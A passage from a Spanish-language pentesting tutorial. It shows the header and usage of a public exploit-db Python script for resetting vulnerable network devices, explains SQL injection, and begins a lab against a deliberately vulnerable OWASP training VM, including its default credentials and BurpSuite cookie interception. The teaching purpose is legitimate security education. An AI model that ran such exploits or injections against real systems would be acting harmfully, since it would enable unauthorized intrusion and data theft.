
```
#!/usr/bin/python
# Author:
#  Artem Kondratenko (@artkond)

import socket
import sys
from time import sleep

set_credless = True

if len(sys.argv) < 3:
    print sys.argv[0] + ' [host] --set/--unset'
    sys.exit()
```


Debido a que no se ejecuta el código en Metasploit, descargamos el código en el botón “download”, a este punto notamos que es un script escrito en Python, lo que significa que podremos ejecutarlo en este lenguaje. Hay muchos tipos de exploits, algunos podrán ser escritos en Python, JS, Java, Ruby, etc, debes poder ejecutar y utilizar cualquier exploit que tengas que utilizar, es sencillo, simplemente busca la terminación, y como ejecutarlo.



Para ejecutar el script, simplemente escribe el comando para abrir scripts en Python, y el nombre del archivo, que sería python 42122.py -h, el “-h” es para ver las opciones, una buena parte de los exploits tienen integrado comandos de ayuda como “-h” o “-help”, así que úsalos al no saber cómo utilizar un script (de lo contrario, lee el código).

```
root@kali:~/Desktop# ls
42122.py
root@kali:~/Desktop# python 42122.py -h
42122.py [host] --set/--unset
```

Y listo, a este punto podríamos utilizar este exploit, que nos permitirá resetear los dispositivos vulnerables, por ejemplo, si mi objetivo estuviera en la IP 192.168.1.1, el comando sería python 42122.py 192.168.1.1 –set



El punto aquí es que sepas que puedes utilizar cualquier exploit sacado de alguna base de datos como exploit-db, y no depender de herramientas como Metasploit para realizar ataques a sistemas.

Inyección SQL

La inyección SQL es una de las vulnerabilidades mencionadas en el OWASP top 10 desde hace más de 10 años, y es porque sigue afectando a miles de páginas web y bases de datos.

Esta vulnerabilidad se utiliza para atacar la seguridad de sistemas con información, como las bases de datos, en estas bases de datos, se inyectan comandos SQL en campos de entrada de datos de forma que se ejecuta código sin autorización en el servidor.

La inyección SQL afecta a tantos sistemas debido a que puede estar presente en casi cualquier lenguaje de programación, sin embargo, depende de una vulnerabilidad en el software, que puede ser que la entrada no está correctamente filtrada, o cualquier falla en la que se permita ejecutar comandos de una entrada en vez de considerarlos un 'string' sin permisos de ejecución.


Por medio de esta vulnerabilidad se puede comprometer la integración de la información, ya que es posible acceder a información confidencial, y la disponibilidad e integridad, ya que es posible eliminar o cambiar la información, siendo una de las vulnerabilidades críticas más comunes de hoy en día.

Laboratorio de práctica y cómo funciona SQLi


Para realizar inyección SQL existen varias herramientas, pero pocas son tan buenas como SQLMap, para practicar esto, inyectaremos una página para prácticas que pueden encontrar en el sistema de OWASP-BWAP, para esto, inicien la máquina de OWASP-BWAP en su VMware o VirtualBox.



Luego de esto, les aparecerá en la terminal la dirección donde puedes acceder a las páginas de la plataforma (en mi caso está en 192.168.1.66), y el usuario que es root, y la contraseña que es owaspbwap



Ahora sí, vamos a entrar a la plataforma ingresando esa IP en el navegador.




Aquí el apartado que nos interesa es el que se llama “Damn Vulnerable Web Application”, aunque existen otras páginas en esta plataforma donde podrán practicar esto.

Bien, haz clic en el botón mencionado, y te llevara a una página como la siguiente.

Aquí el usuario y la contraseña son admin.



Al entrar, verán este panel, aquí podrán elegir varias formas de practicar vulnerabilidades en páginas y aplicaciones web.



Una vez aquí, seleccionen la opción de “SQL Injection”, ya que es lo que practicaremos en esta sección.

Ahora empezaremos con el ataque, lo primero que necesitamos saber siempre que realicemos un ataque de este tipo, es si necesitamos una sesión, por ejemplo, en este caso, no podríamos entrar a este panel sin habernos autenticado con el usuario y contraseña “admin”, eso nos da una sesión, y esta se graba en lo que llamamos “cookie”, lo primero que haremos es obtener la “cookie”.

NOTA

Esto solo es necesario si se requiere una sesión, en páginas que no tienes que estar autenticado para acceder, esto es innecesario, no estorba, pero no es necesario.

BurpSuite

BurpSuite es una herramienta que nos sirve para explotación web, no es realmente necesario utilizar esta herramienta a fuerzas para interceptar las cookies (hay otras herramientas más sencillas que pueden hacerlo), sin embargo, BurpSuite es una herramienta muy importante para el área de pentesting y explotación web, así que he decidido utilizar esta herramienta para interceptar las cookies.




Primero, tenemos que entender que es BurpSuite, esta herramienta funciona como un proxy entre tu navegador y la página a la que quieres entrar, interceptando todos los paquetes enviados, esto te permitirá tanto ver cómo funciona una página web y que está mandando, como controlar qué paquetes y métodos pasan al servidor de la página web y cuáles no.


Para abrir esta herramienta, puedes hacerlo escribiendo “burpsuite” en la terminal, o haciendo clic en el icono de este a la izquierda en Kali.




Vamos a seleccionar un proyecto temporal por el momento, aunque en una prueba de penetración probablemente preferirás guardar tu sesión como un proyecto.




Una vez iniciado, veras este panel, (como podrás notar) tiene muchas funciones esta herramienta, desde spiders, hasta ataques de fuerza bruta y decodificadores, pero primero lo primero, vamos a configurarlo para funcionar con nuestro navegador, así que seleccionaremos proxy.




Luego options, y verificaremos la configuración del proxy, en este caso está corriendo en nuestro localhost en el puerto 8080.



